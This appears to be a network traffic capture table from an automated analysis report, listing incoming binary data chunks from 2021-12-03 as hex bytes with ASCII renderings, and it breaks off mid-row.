2021-12-03 00:05:28 UTC	112	IN	Data Raw: 3d e2 3d 4f af 96 34 63 ce 19 24 41 91 97 5b 18 3b 70 51 cb f1 4e f4 5d b1 ec f7 9b 05 33 4e 32 ac 1e f8 b6 a6 e1 f2 cf 20 24 be fb 8e a9 69 37 04 9b da f6 f0 b5 ba 5c 50 99 32 8b 3f 27 37 cb 6d c3 dd ba d2 1f 52 5f 43 2f c8 ff 00 a9 62 33 aa 69 e4 b0 ec 96 10 e3 4b 76 2f 7a a4 7b 43 09 75 a7 9e 64 96 9b 50 59 07 10 94 e9 e6 b9 ef 99 bb 44 ea cd 52 b1 98 74 f7 38 e4 4a 2d 03 31 21 fc ad 0d e6 93 47 91 5d a5 40 79 a9 15 ba 4e 7b a9 53 19 89 54 8a f6 65 c9 75 68 f1 68 f9 bf 2a 4f 15 36 6b b4 cc bd 57 93 16 b5 47 7e 6c 0a 7c 2a ac 4d 62 f4 9a 58 0f 59 9e f5 33 95 8e 10 e0 5c 27 42 05 88 82 36 a9 1d 0e 95 0b 91 7d a6 b4 6e 6e 4a 92 c6 78 a5 51 c4 0c b1 99 16 97 a6 45 6a 2d 41 96 68 f5 77 94 a6 a5 18 ac 4f 8f 1e a0 8a 04 f9 4d b9 26 89 22 a6 cc 49 6a 86 fb 1d Data Ascii: ==O4c$A[;pQN]3N2 $i7\P2?'7mR_C/b3iKv/z{CudPYDRt8J-1!G]@yN{STeuhh*O6kWG~l|*MbXY3\'B6}nnJxQEj-AhwOM&"Ij
2021-12-03 00:05:28 UTC	114	IN	Data Raw: 53 2f 24 29 31 11 30 04 d2 f5 14 b0 8b 46 e2 14 b4 86 cc 0a 90 20 8a 73 b4 74 23 c9 75 bb b3 0f 6c bd 22 cc 30 32 ae 43 ed 41 91 e5 e6 9c d9 97 6a 30 a8 f9 43 33 54 27 d5 91 a6 15 2c 85 03 2e 8a 16 5d c9 d1 72 76 59 76 65 5f 24 ea f3 d5 9a a3 f5 8f f9 a5 97 32 ae 74 cd 1a a5 56 92 ba 76 73 ac c0 88 69 f4 b8 9c 8f f8 59 25 ec 20 5a 41 99 10 2b 10 d8 22 9a 90 79 c4 ae ff 00 87 f8 86 1f f4 de d2 4c 51 d4 8b d0 54 cc d7 4d a4 91 30 ae 7e d3 dd 89 25 eb bd 5b 35 ea de 86 e4 aa de 4d d6 29 fa 8d 92 72 65 47 b3 ad 33 28 69 76 45 d3 1a ec 29 ac b3 4d cc f9 f2 9b 98 60 67 67 60 69 56 6e 8e d1 8b 9c b3 91 d5 9a ee 5d 7f 3e 2d d7 93 96 b4 fe 87 56 90 94 b9 50 71 19 47 d7 80 dc 52 de b5 a5 20 68 67 e2 3e 91 2c 80 66 4c d4 39 b1 51 40 61 db 50 82 7e 97 10 21 cd e3 be Data Ascii: S/$)10F st#ul"02CAj0C3T',.]rvYve_$2tVvsiY% ZA+"yLQTM0~%[5M)reG3(ivE)M`gg`iVn]>-VPqGR hg> ,fL9Q@aP~!

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	115	IN	Data Raw: 55 6b 74 c1 62 49 3c 53 b6 9b 52 ee b6 d2 9e ec 6d 6d a4 2a c6 c9 50 00 72 6f 75 0e 89 22 d6 1c 78 e0 a3 9d 3b f6 e4 9c 46 69 48 41 6c a5 6e 05 1b a5 28 23 7a 54 3e f2 78 b9 06 d7 3c 79 de fd 40 dc 58 72 1e 8a e5 a4 09 89 d6 95 3e dd f4 57 1c 42 5c 09 0d 84 94 77 e8 8e 03 eb b1 1f cc 4b 6a 4a 4a c8 48 52 d4 4e d2 4a 52 6c 12 0d c8 c5 5e 48 14 f5 f0 fe a8 2c 96 fd 52 04 0e 7a 77 75 70 25 a7 76 2f bb 6c 86 5a 75 1b 96 3d e0 d3 6a 50 6d be fd 68 2a 08 42 9c 21 0e 75 26 e4 01 7e 0e 70 ec a0 90 4c 89 80 3b f5 fc 2a 81 02 2e 05 a6 f1 c5 65 fd 2f d1 dd 50 d5 65 b8 8d 33 c8 d9 87 39 44 8a a8 2e 55 6b 34 68 91 51 40 a6 33 24 3c ea df a9 66 2a b3 d4 ec b3 02 1c 28 6c b9 3a 5b b2 6b 8c be d4 44 2d e5 32 3a 60 c7 e2 83 01 84 36 d5 11 73 3e dd dd 2b b7 73 fd d7 6a 56 Data Ascii: UktbI<SRmm*Prou"x;FiHAln(#zT>x<y@Xr>WB\wKjJJHRNJRl^H,Rzwup%v/lZu=jPmh*B!u&~pL;*.e/Pe39D.Uk4hQ@3$<f*(l:[kD-2:`6s>+sjV
2021-12-03 00:05:28 UTC	116	IN	Data Raw: 8d 5c ae 73 b3 1b 0d 08 d3 61 53 5d 5d bb a8 60 00 d1 9b be 91 90 5a e4 ea e3 b9 a0 b5 9a 34 1b 92 e2 7b a5 16 23 05 69 43 4a dc 92 01 de 4a ca 47 ba 06 e1 b8 7b 9c 82 2c 92 45 ac 4f 37 c6 a0 45 a9 df 7e 8b 35 32 c3 07 84 d9 20 5d 43 dd 04 ab dd e0 15 24 0b 14 9f 02 0d c8 23 a6 08 9e f7 2a 05 09 21 29 2e dc 70 de db da d6 db ef 75 3e a0 74 3e 56 c1 11 14 c5 88 ba 95 6b ed 52 95 c0 49 bf 16 b5 af 7b 5e ff 00 9e 08 ad bc dd 94 b2 f6 75 cb 75 ec 95 9b 29 71 ea f9 73 32 53 24 d1 ab 34 d9 48 43 ac 4a a7 54 18 71 87 d2 b6 d6 9d 8f 16 d0 e2 9d 40 07 78 55 b9 36 07 12 09 16 45 f3 b3 fb 46 bb 21 66 0e c4 1d a6 33 5e 95 bd 16 4a b4 ee b9 ed 79 b3 48 6b cf 37 68 d5 1c 9f 36 52 8a a8 be d0 91 b4 cd cb 2f af d8 dc 6d 7b 3f f4 f5 44 5a 4b ab 44 95 0d b0 f2 96 41 70 69 Data Ascii: \saS]]`Z4{#iCJJG{,EO7E~52]C$#*!).pu>t>VkRl{^uu)qs2S$4HCJTq@xU6EF!f3^JyHk7h6R/m{?DZKDApi
2021-12-03 00:05:28 UTC	117	IN	Data Raw: e6 83 9f 75 a5 83 bb ba 5b 81 3d ea 56 15 7b ed 71 28 bd d2 a0 52 40 12 01 71 00 45 77 30 16 4e 20 b8 6d 11 23 87 af 7c d5 e1 a7 1a 9b a8 ba 27 9e a0 6a 9e 8b 6a 16 6e d2 3d 4b a5 26 3b 74 cc e3 91 6a ee 52 67 4b 66 3a 9f 52 68 f9 8a 23 c9 7e 8f 9a b2 e3 5e d3 2a 43 79 77 34 42 ae 50 83 d2 5c 93 1e 0a 25 a8 38 9a bd ae 01 c1 ad 05 c4 65 98 16 06 7e eb 81 cb 88 34 25 65 f3 1f 84 1c f0 5c 0b 4e 66 44 11 24 89 39 48 22 4b 40 04 91 31 40 56 f2 cb d7 6e c7 5d b2 ea 0f 3f db 2f 2d c6 ec 75 da 36 a0 e2 53 3f b6 c7 67 2c a2 a7 f4 43 52 a6 a6 3d 3e 2b d3 bb 53 f6 7b 62 52 9c a2 4a 9c 62 a0 ca cf f9 3a 53 cd 42 a2 d2 9e 7a 76 6b cb 10 25 2e 02 f0 0d c5 66 6f a4 13 95 d7 74 45 05 48 90 49 b4 44 98 07 4a 2f 41 ee c2 c7 6e 01 7b 8b 1e e7 b2 32 b6 b9 a6 22 72 ba 18 e2 Data Ascii: u[=V{q(R@qEw0N m#|'jjn=K&;tjRgKf:Rh#~^*Cyw4BP\%8e~4%e\NfD$9H"K@1@Vn]?/-u6S?g,CR=>+S{bRJb:SBzvk%.fotEHIDJ/An{2"r
2021-12-03 00:05:28 UTC	119	IN	Data Raw: 4d 3d 99 35 2a 9d 9e f2 aa b2 75 5a 43 65 9a 94 36 90 da cb d7 72 24 a5 37 76 1c 69 47 ee b8 1c 50 25 49 3f 7b a1 1d 71 8e 28 32 d7 52 1b 3c f8 fe ab 14 57 6b 89 24 13 ca 2d 45 97 53 0e 54 49 2f 53 aa 1b 51 54 81 25 30 a5 a4 85 10 be 14 59 96 c2 89 f7 d8 93 1d 08 79 2a b5 92 a2 b4 9e 52 ab 68 c2 0b 41 1b 0f 45 96 42 09 2e 2d 6c c4 49 d8 78 25 92 c2 d6 56 94 a4 15 f7 b6 6c 9f 00 7c 7d 41 fd b1 65 24 47 1e 49 62 c1 41 2a 51 40 74 7b a5 24 5c 9b 9e a8 b8 50 04 f1 cd b8 e8 0a 4f 38 90 62 a1 42 41 a4 ca 42 9c 4b 4e 2d b2 7f ee a4 58 07 53 62 36 b8 3f fd c4 90 a2 08 7b bd 49 04 8e 01 23 07 1c d7 01 16 b7 ea 6f 63 3e ca 5a cd 2d ca 86 a8 f6 6e d1 9c e1 54 75 69 5f f8 86 6e 43 a1 c0 cc e8 71 2a 49 0f a7 31 51 23 d2 eb 3d f2 4d c8 75 53 8a ae 02 f9 70 5f 15 81 d9 Data Ascii: M=5*uZCe6r$7viGP%l?{q(2R<Wk$-ESTI/SQT%0Yy*RhAEB.-llx%Vl|}Ae$GIbA*Q@t{$\PO8bBABKN-XSb6?{I#oc>Z-nTui_nCq*I1Q#=MuSp_
2021-12-03 00:05:28 UTC	120	IN	Data Raw: a2 bc 29 f3 7b 8a d3 48 fe 21 1f da 2a 37 ea 70 68 a9 34 17 11 17 92 79 72 a6 a2 ab 57 9c b2 d4 0a 79 5a 88 57 ba ad 9b 81 24 6e 00 f0 53 c5 8d af eb b7 05 27 e9 73 98 4d 5b 13 5d e8 20 ea 8e 94 14 bd 6f 78 1b 1e 0f 16 04 5b cf d7 f7 16 c1 14 9a 55 05 d8 ae 40 aa 40 4d 5a 82 f9 5b b5 2a 60 71 51 e4 2d f4 b6 1b 44 ea 6c d0 15 fc 36 a2 d9 4a 54 26 30 9e f9 c4 05 30 ab a5 c2 52 4b 96 8d 5c 60 77 ef a2 c4 59 cb 20 54 32 c5 aa d4 c7 24 d4 72 55 42 54 a8 d4 ac c0 b8 ed 07 5a 7d 90 da e4 51 6b 0d c5 5a bf 87 56 1b 53 a1 2d a1 c6 db 6e ab 19 b1 22 01 79 49 79 0d a9 aa e8 26 1d 93 58 cd 31 4d 05 fd 06 cb 67 fb 30 76 e4 d5 ce cd 31 72 9e 4b 69 14 ec c5 a6 39 6b 33 66 2a d6 56 a4 4b 11 72 de 64 d2 da fe a7 4c 81 03 3f e6 ac a3 9f e8 59 4b 33 e7 68 14 1a e5 3d fa cd Data Ascii:){H!*7ph4yrWyZW$nS'sM[] ox[U@@MZ[*`qQ-Dl6JT&00RK\`wY T2$rUBTZ}QkZVS-n"yIy&X1Mg0v1rKi9k3f*VKrdL?YK3h=
2021-12-03 00:05:28 UTC	121	IN	Data Raw: dc f7 35 47 61 86 cb f3 49 79 cc 44 6e 7c ff 00 4a cd 45 3c 33 dc fb 79 91 b2 6a 92 f3 29 52 da 50 fe 6f b9 ef 94 87 14 e1 58 03 bf 58 79 a2 c2 9a 71 3f 7b 6e 2b 33 7e 71 ce f5 f7 aa cd 5b 33 a7 b1 1d c7 cc 57 58 69 25 6b 61 c6 92 80 e9 7d b6 56 54 03 64 ed 4a 6c f2 49 0e 2a ee a9 0b 48 70 95 02 70 ef bf 44 58 ee b7 56 29 2e 38 da d2 a7 5c 70 ad 47 bb 43 c7 f9 8a 5e f2 e7 7b ee 8b 26 c1 01 36 29 50 24 9c 11 62 9a d4 c2 a5 10 8f e6 a0 36 42 16 94 f2 a5 9e aa 5d b8 dc 2f b4 81 e0 2c 2f d7 0b 22 c7 73 b7 38 56 ca bd c5 84 0d 8b 16 09 2b 49 1c 11 e1 ba e6 e3 8b e2 59 57 e5 1f 70 13 5b 46 e9 4e fb fc f3 42 3a 13 70 d9 01 3b 45 89 04 12 4f 89 1f 1f 5e 47 23 a6 2b 8c 4b 9b 46 c1 06 0e b4 b4 9f 70 8a f5 c9 d5 f9 99 2b 32 53 73 2d 29 6a 2f 41 96 cf 7e de f5 05 4a Data Ascii: 5GaIyDn|JE<3yj)RPoXXyq?{n+3~q[3WXi%ka}VTdJll*HppDXV).8\pGC^{&6)P$b6B]/,/"s8V+IYWp[FNB:p;EO^G#+KFp+2Ss-)j/A~J
2021-12-03 00:05:28 UTC	122	IN	Data Raw: 3e 66 cb b5 66 d4 a4 fb 8c ff 00 0d ad 40 9d 75 0e 09 45 d8 0a 58 37 b8 48 20 f1 c5 4e 13 1c 27 36 52 34 82 64 11 5f c6 fb 2c de d2 e2 20 5b 8d cc d2 93 58 f7 b2 dc 1c d9 2b 53 34 b3 5f 3b 45 ea 36 9f c2 85 54 a0 65 3d 43 97 45 d4 0a 0d 52 1a 2b 39 6b 36 65 8d 4f a9 55 6a d1 f2 be 72 ca 0b 56 cc cb 94 2b 69 6a a4 a9 ee 84 a5 54 55 32 2a 91 25 41 9c d2 26 b7 92 c4 fd 27 34 19 61 8d 6e 48 3a 4f 18 da ab 23 b1 a0 3a 05 ab 5a 17 43 d5 1d 1d aa d7 74 f7 35 e7 0d 5a cc 19 32 15 13 3f d7 e3 ca d3 fc 9f 9b cd 1b 2f ca a0 68 45 63 30 2d 80 a8 34 dc f8 fc e9 f5 1d 22 d6 fa 84 8f e0 6f cf 7e 8b a6 39 e4 42 cc 73 e9 4e cb 8a ec 4c 0f 5d 24 d4 c7 ec d2 ab 73 87 87 8b 86 dc 62 e2 d2 e9 d0 99 22 e0 c4 80 29 43 3b 45 4c 1d 16 ad 53 ab 59 66 b1 58 a0 66 0a 2d 43 2e e6 1c Data Ascii: >ff@uEX7H N'6R4d_, [X+S4_;E6Te=CER+9k6eOUjrV+ijTU2*%A&'4anH:O#:ZCt5Z2?/hEc0-4"o~9BsNL]$sb")C;ELSYfXf-C.
2021-12-03 00:05:28 UTC	124	IN	Data Raw: 44 d6 ea 19 86 a6 f4 85 c8 7d b2 91 ec d1 9d 52 d3 4d 72 ce 34 a0 cc 76 d8 47 5f 66 8e 11 dc 36 0c 97 01 f6 53 7b fb d6 eb 3c ce df db c7 cb 4d d5 8b 36 41 94 ca 6a 13 65 4a 8c f2 24 2e 7c a8 ad 86 40 94 d4 85 b4 cc c9 4f 3f 55 71 2e be f4 c6 d6 e4 a6 e5 04 ba 80 f9 2c 06 da 6d 2a 71 59 ad bb ef bd 94 04 b4 97 1d 4c 76 d6 a9 94 e7 9e 4a 0c f7 76 b6 b6 9a b0 52 62 38 e4 85 2f b9 ee bf 98 15 dc 36 95 c8 71 0a 7e 31 6c 3a 00 2b e7 3c 36 b7 e1 47 3b 2a 2b 11 1e 8a c2 43 32 5b 5a 57 0d 51 96 fb ea 50 dc 80 cb ea 78 98 ce 59 2e 27 ba 53 2f 99 4d 94 ad 2b 69 09 71 be f8 14 17 13 75 67 d4 df 65 87 a5 ba fc 30 da ea 29 0e 84 32 52 59 42 1c 4a 7b c6 e3 07 5f 9c 6e b7 00 50 53 92 7b c4 22 e1 29 e7 05 55 61 cd 94 95 ba b4 05 a9 b0 96 c2 94 16 d7 7d fc e5 95 93 b1 40 Data Ascii: D}RMr4vG_f6S{<M6AjeJ$.|@O?Uq.,m*qYLvJvRb8/6q~1l:+<6G;*+C2[ZWQPxY.'S/M+iquge0)2RYBJ{_nPS{")Ua}@
2021-12-03 00:05:28 UTC	125	IN	Data Raw: 31 91 19 6f 44 43 04 45 50 2a 16 06 dc fd 78 1c 11 31 7d 16 ea 6e 7c 7e 76 1e 9f 43 04 51 b2 50 00 f7 47 24 27 c7 e6 7a 9c 16 ed b0 e4 a1 9d 49 0a dd 7e be 1f 1f f6 f0 fc f0 52 92 c1 11 db fb e9 f8 e0 8a e7 82 4a 5c 49 4f 85 8e df 02 7d 47 42 7c 05 fa 60 86 c6 6d aa f0 4f db af 2d 1c 97 db 4b b4 de 5d 2d a1 84 31 aa d5 7a 8c 66 ec 53 76 6b cc c4 ae 05 01 d0 dd c9 ce 72 38 36 f3 be 3d 5c 3f b1 bc 97 95 89 f7 bb 9a d6 46 9f 57 f9 6f d0 8b f1 70 7e bf a7 ae 37 65 8f 7d f8 78 e9 49 ee 0a 95 6d c2 a8 4f 04 0b 3d dc bb b1 7e e8 50 77 61 09 e5 40 a7 92 a2 0a 88 20 03 e2 40 c5 e6 84 ed c2 3d 50 57 f9 f9 85 d7 7d 37 ed 03 07 44 b5 92 4e b5 d5 28 d4 5a e6 81 f6 a6 a2 e4 6a 35 6f 3b 3b 4e fe 3a 9c 8b 99 b2 86 57 95 4e cc 14 69 b0 10 d3 ee 52 73 95 2f 30 3b 21 e9 50 Data Ascii: 1oDCEP*x1}n|~vCQPG$'zI~RJ\IO}GB|`mO-K]-1zfSvkr86=\?FWop~7e}xImO=~Pwa@ @=PW}7DN(Zj5o;;N:WNiRs/0;!P

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	126	IN	Data Raw: d6 28 53 64 ea 4e 73 ab d7 23 ae 62 e5 42 ca 53 67 b2 d5 1a 9b 01 a5 05 2e 26 5f a5 d3 20 44 a6 d3 29 4d b4 84 32 ed 36 03 0c 41 79 08 ee d9 8a 5a 45 f1 20 b1 a3 e9 8b 6c 7c e7 bd 6e b1 93 b9 f1 5a e7 12 93 2e 64 ff 00 6a 9d 11 b8 71 7b e6 65 3a 86 63 98 a2 42 1b 6d 9d af cb 88 86 1d 05 91 1c 36 e3 ae 21 25 6e ff 00 29 d7 9b 52 96 15 8c 58 5c 7e f1 1e 13 e5 d3 cd 5d af a7 d5 43 de dd c2 6e fc 15 41 6d c2 d2 51 3b f9 82 4b 33 89 0a 67 ba 70 b4 88 e8 5a 8c 76 5d 53 e8 2c ba ca a2 2f ba d8 95 14 21 08 56 d2 6c b4 51 ea 48 0d b0 59 79 0c b4 22 2f db 12 eb 4a 86 cc 36 5c 70 86 23 47 0f f7 ad a1 c9 0a 1e ec 84 27 bd 4a 46 d5 ec 1c e3 9d 14 29 79 98 ae 30 a6 93 0b 7c 25 22 63 09 a8 33 09 f8 d5 07 50 4b dd c3 8d 12 a6 e4 2e 63 0e 39 ff 00 4a fb 0c 41 29 65 2a 43 Data Ascii: (SdNs#bBSg.&_ D)M26AyZE l|nZ.djq{e:cBm6!%n)RX\~]CnAmQ;K3gpZv]S,/!VlQHYy"/J6\p#G'JF)y0|%" c3PK.c9JA)e*C
2021-12-03 00:05:28 UTC	128	IN	Data Raw: 2f 71 d7 8f e9 8c 5d f7 1e 9a 70 45 22 df 4f 9f ec 31 54 4e 10 85 dc 28 0e 84 73 71 fd 7c b0 44 ed 22 f6 07 af 8f e1 82 27 6d de f6 26 f6 07 d3 c7 cb 04 4a f4 c1 13 a6 d0 85 2b 75 c7 03 f4 1f df a7 fb 12 27 29 4e eb 5c d8 00 7c b9 3d 7e bf 73 82 2a a0 8b 5a fc df 04 4e 93 f7 46 08 8d 82 25 1b f1 f9 7e f8 22 53 04 43 04 54 22 e2 d8 22 a0 4a 47 36 e7 cf 04 47 09 2a e8 2f 82 2d 7e 22 dc 1c 11 0c 41 00 dd 10 c6 08 86 08 99 bd 62 a3 e5 61 f9 60 8a 3d f4 8d b7 3d 46 d0 39 f8 03 71 f8 e0 b6 69 04 0e 41 43 b8 94 91 c8 e7 8b 72 7e bc f0 56 4c f0 44 64 1b 28 1b 5e c7 a6 08 ae 08 ce 12 07 bb d4 5b c7 a8 f8 1b f9 74 3e 98 20 b9 9a 0d 29 df 05 e2 a3 ed 8d cb ff 00 e1 6f b4 1b 52 9f 4b 3d cb 19 b7 2a e4 6c ce dd ec 3b d7 24 53 9e a6 3e ea 2d c5 d2 69 c8 0b 3c 93 bf 93 Data Ascii: /q]pE"O1TN(sq|D'"m&J+u')N|=~s*ZNF%~"SCT""JG6G*/-~"Aba`==F9qiACr~VLDd(^[t>)oRK=*l;$S>-i<
2021-12-03 00:05:28 UTC	129	IN	Data Raw: 8b 69 c6 37 a1 b2 eb 8d 46 47 b2 46 40 05 6a 40 dd 8c ce 2c 88 c8 ea d2 7b 0a 24 ee 7c 54 74 8a a8 8d 0e 3b 8c 88 ad 3d b1 e7 d5 22 13 2d 32 f9 6d 52 c1 58 5b ca dc a4 34 87 42 9a 84 fe e5 17 5a 5d 96 82 3a 55 00 27 f4 a3 95 3a 52 1e 72 9f 29 0a a8 21 69 90 eb 4a f6 88 ea 5c 44 c8 42 1e 71 e7 dd 8a e3 06 53 72 63 7f 2d c4 4c 7d c6 99 28 05 a6 7b c2 13 89 20 8b ad 32 0d ca 85 9c fa 92 c1 00 a9 6d a2 42 1d df dd ad 2f 3c 96 90 c9 3d db 4f 2d 2d 6f 65 b5 00 d2 d4 cf 78 e6 cb a1 c4 1e 08 02 66 2f b7 ad f6 a7 61 5d 5b ef 2d 13 a4 3e fb bd e4 9b dd c9 53 65 be 87 1e 75 bd 8d 17 56 22 77 cb 52 51 15 95 2f fe ca 77 2e ca 56 d2 80 0e 30 2d 74 9a 4f 1a 22 87 ab c1 71 b0 cb 12 5a 66 43 d1 43 6e 46 98 80 f0 66 28 61 e2 a2 95 34 54 eb 81 a9 01 4a 5b 7b 9c 6b b8 3b 5e Data Ascii: i7FGF@j@,{$|Tt;="-2mRX[4BZ]:U':Rr)!iJ\DBqSrc-L}({ 2mB/<=O--oexf/a][->SeuV"wRQ/w.V0-tO"qZfCCnFf(a4T J[{k;^
2021-12-03 00:05:28 UTC	130	IN	Data Raw: dc 6b 48 a9 3c f9 7a ab a2 32 ad c6 eb db a9 e7 9b 10 09 b1 e7 ad f8 f0 fc 31 89 a1 34 8a 9a 6c ae ae 68 cb 4e c0 9b f4 48 37 27 ad ed f5 e9 f3 c5 1e d1 19 87 09 bf 86 b6 df 5a dd 14 ab 4a 49 4d 81 bf fb 01 8c 74 93 43 b5 f7 ef aa 29 16 8d d3 e1 7b f8 7c b0 44 e1 03 a9 f2 e9 f9 e0 89 c3 62 ea b0 f2 fe 98 22 54 58 a8 0b ff 00 5e 97 c1 13 a6 92 00 36 f3 fe 98 22 57 c4 0f 13 d3 04 4b 25 02 e2 fc f2 39 fc 30 44 eb 04 43 04 4b a4 dc 03 c5 fd 3d 30 45 5c 11 0c 11 0c 11 54 02 78 1c e0 89 74 27 68 b8 50 04 8e 6e 47 f4 c1 16 bf 29 bf 13 c7 af 5f df 04 45 08 1e 26 ff 00 95 bf 3f 1f db 15 71 23 ed 04 9e 1a 7b 22 ae d4 f9 7e 67 fa e3 14 55 20 5a d6 b8 f2 fa 23 04 4c 9f 1e 00 7e 3d 47 89 e7 f4 f4 38 20 13 40 a2 df 17 24 5c 0f 13 7f 40 3e 5f 5c 60 92 1a 6e 01 1a 15 0a Data Ascii: kH<z214lhNH7'ZJIMtC){|Db"TX^6"WK%90DCK=0E\Txt'hPnG)_E&?q#{"~gU Z#L~=G8 @$\@>_\`n
2021-12-03 00:05:28 UTC	131	IN	Data Raw: af d9 fb b6 06 d4 21 c4 2d a2 a2 ce d7 50 b4 ba 87 1c 48 5d 9b 52 12 50 0e f0 71 a3 43 6a 5c 40 8b 4e fc b5 fe ab b2 e7 78 fe ab 5e 68 4b f1 82 4b 6d c9 66 3b 91 9a 42 56 d4 a8 e1 a0 36 b6 94 c6 12 99 70 bd 21 0b ee dc 6c 20 9e f1 d0 3b 91 6b 8c 66 c2 4c 66 19 67 c6 3a db c7 a5 16 a9 ac d4 b8 fa a6 a5 48 5a e7 25 48 33 df 94 d4 79 9e c9 25 05 45 0b 61 74 c2 94 86 64 38 14 0a 11 14 3c a7 54 b2 a4 80 d9 c4 3d d9 2d 5a f7 aa 90 09 39 47 dd b6 aa da 7a 51 0a 70 0d f1 da 9b ec 8c 28 05 a6 54 9e ec c7 09 97 21 c6 16 f7 b6 21 2e 9e ed c4 24 ba 37 80 b6 50 da 5b 4a 91 8a 7c c7 0d bc 3f 69 90 cd ab 65 09 21 b9 8a 6d 8a 85 43 fe ad 0d ba 1b 90 87 22 a0 16 9e 45 9b 43 49 76 02 d7 11 f8 6d 29 a6 5b 0b 90 eb 92 82 5c 21 6d 02 ad c2 97 f7 5b 06 86 da b3 5d 0f 42 3b f6 Data Ascii: !-PH]RPqCj\@Nx^hKKmf;BV6p!! ;kfLfg:HZ%H3y%Eatd8<T=-Z9GzQp(T!!.$7P[J|?ie!mC"EClvm)[\!m[]B;
2021-12-03 00:05:28 UTC	133	IN	Data Raw: af c3 76 56 5d cc 10 d2 b4 aa 65 2a a5 25 17 ef 52 c2 d3 6c d9 49 22 37 99 a4 5f f1 b2 a8 63 9a e1 99 a4 5e e3 82 d0 dc a3 98 ff 00 c4 14 c4 4a 7e 9d 2a 8b 56 85 2a 5d 1f 32 e5 e9 a0 7b 76 58 cd 14 a7 95 0a bf 97 a6 ae f6 71 c8 13 50 13 19 d0 3b b9 90 95 1e a2 cb 8e 31 31 ab 41 99 98 89 af 8d 57 4b 5e d3 00 38 4c 0a 4a c8 51 9c 02 d6 bf 22 dd 7c 07 88 f0 e3 e3 f8 f8 51 d5 69 1c bd 55 d4 e3 0b 4d ec 90 4f e7 c7 fb df cf f7 c6 44 65 fb a0 4d a4 dd 14 a3 4a 45 c0 02 c4 df c4 ff 00 b7 87 d7 4c 42 27 88 1d 4f 9f 4f cf 04 4e 1b 36 55 fd 0e 08 94 1c 28 28 75 1f 87 4b 74 c1 13 d4 74 f9 fe c3 04 47 f1 07 c4 74 c1 13 a1 6f 73 ce fc fe 3c 60 89 6c 11 2c d5 81 f7 85 c1 f5 b7 d7 8e 08 9c ed 48 e8 07 eb 82 22 a9 3c 70 05 ef e8 30 45 44 a3 9f 78 71 6f 3f 1f 96 08 8d b1 Data Ascii: vV]e*%RII"7_c^J~*V*]2{vXqP;11AWK^8LJQ"|QiUMODeMJELB'OON6U((uKttGtos<`l,H"<p0EDxqo?
2021-12-03 00:05:28 UTC	134	IN	Data Raw: e3 81 0e c4 0e a5 89 05 89 48 38 d9 a3 e9 1d f7 dc c1 a2 9f 3f 5e cf f5 46 3d 43 9c cb 8a 79 85 26 0d 20 c6 0a 1e d0 87 9d 7a 52 3b d5 a1 a6 a4 bc ec f9 0f 2d a5 b8 ea 19 54 d9 f3 da 60 95 21 b7 a2 ba 53 b0 b1 eb 86 22 b0 2b 1a 52 bc a1 20 9d 3c 07 e1 0c c5 1d 85 ff 00 12 4a 80 2f 2e 3d 3a 42 18 90 e4 c3 11 e0 fc 67 1a 62 75 21 96 a3 86 d0 98 6b 71 4d 48 b4 87 1c 05 0e bc 5a 64 05 b4 9e 5c 2a 8a 6a 69 df e9 32 9d 8a b6 a7 3e a8 11 22 ca 79 99 4f 37 51 6c 85 5c 25 7e c9 1d ce 1c 63 72 3b 94 3c 1d 27 da 1b 79 b7 11 dd 21 a5 25 d0 9b 94 9d b2 1d c7 7d 15 d9 42 66 93 17 a1 e8 a3 13 69 48 79 2f 87 25 14 b4 f3 d0 ca 13 dc 4b 8c 92 b8 eb 25 75 17 97 ff 00 4e 95 2c 2d 6d a7 da 83 4d 87 da 24 3a ca 8a 71 58 22 e0 ad 13 0a d4 df e1 c9 65 70 fb e6 1f 2c cd 0d 55 91 Data Ascii: H8?^F=Cy& zR;-T`!S"+R <J/.=:Bgbu!kqMHZd*ji2>"yO7Ql\%~cr;<'y!%}BfiHy/%K%uN,-mM$:qX"ep,U
2021-12-03 00:05:28 UTC	135	IN	Data Raw: 51 e0 92 2e 40 f3 06 dc 78 8f 1e 31 ab 5d 34 37 d3 8e ea 60 4d e4 6f 08 c5 04 df dd 09 36 22 c0 00 0a 89 b6 eb 7f af 9e 0f 43 72 7c 41 17 a6 84 1e 4a 0b 4b e8 44 ce dc bc 2d a7 ba e7 b7 6a 0c 84 74 f7 39 35 ad f4 88 e8 6f 27 67 43 48 cb 5a be cb 0d 77 6d d1 f3 23 2e 7f 0d c9 7a 9f 28 a0 85 22 3a 90 b6 f2 86 6f 94 a6 d4 0c 35 65 fa 94 87 12 c5 25 d5 e2 5a 04 c1 34 a9 1c 2d 4d bf 54 d1 61 f2 c3 71 34 10 78 52 3b 88 d0 ab 3a 3a b6 a4 b7 b8 15 36 a2 82 41 49 fb a6 c6 f6 b8 e4 f3 7f 22 2d c1 c0 88 24 71 2b a0 90 49 20 83 c9 4f 44 3b 46 e2 49 23 a0 f3 f5 b5 af d3 cb c3 10 58 1e 0c ff 00 88 a4 f1 ef b9 50 a5 9a 72 e5 2a 20 f9 9e 38 1d 7e 78 e7 45 2c 85 02 00 e7 c7 f7 c1 12 e8 eb f2 fd c6 08 96 48 b9 03 04 4f 11 d3 e7 fb 0c 11 28 38 20 fa e0 89 74 1d c4 10 0f 5f Data Ascii: Q.@x1]47`Mo6"Cr|AJKD-jt95o'gCHZwm#.z(":o5e%Z4-MTaq4xR;::6AI"-$q+I OD;FI#XPr* 8~xE,HO(8 t_
2021-12-03 00:05:28 UTC	136	IN	Data Raw: 0b 91 18 44 91 0e 9c fa 64 24 47 7d ee f6 1b 6f bd 0d ae fd b8 de de d2 bb c8 f1 dc 6e 0c 27 e3 05 c9 08 71 e2 87 0a 56 a8 cb de e3 8a a3 1a 58 44 0b 1e 63 6e 5c 11 5b cb 4a 5f 31 64 c2 8a e4 96 a3 4e a8 d3 a9 a2 23 10 de 95 30 a2 30 7d 86 df 82 6f 16 3c 08 2a 4b 89 8e e1 2e 2e 4c 45 3c 5f 88 b4 a5 c5 e3 7f e7 b7 7c 78 ac 88 39 bc 2b 1c ab d1 21 29 94 c2 42 e7 21 98 ad 09 88 73 bd 72 24 96 fb c6 92 c4 64 87 54 e3 0a 79 c7 18 71 2f 16 94 22 98 ad 95 3a a0 da 14 5a 6a c9 a6 25 00 ad 67 b3 bf 63 75 aa b4 27 86 16 5f 54 85 37 31 e6 9b b3 89 76 3b 4d 95 38 d3 ca 51 40 79 dd ee 16 1c 66 c8 53 09 5a 92 d3 8a ef 4a 02 ac ac 64 59 9e e2 75 d3 de 97 5b b5 a1 96 e1 b1 ef aa b6 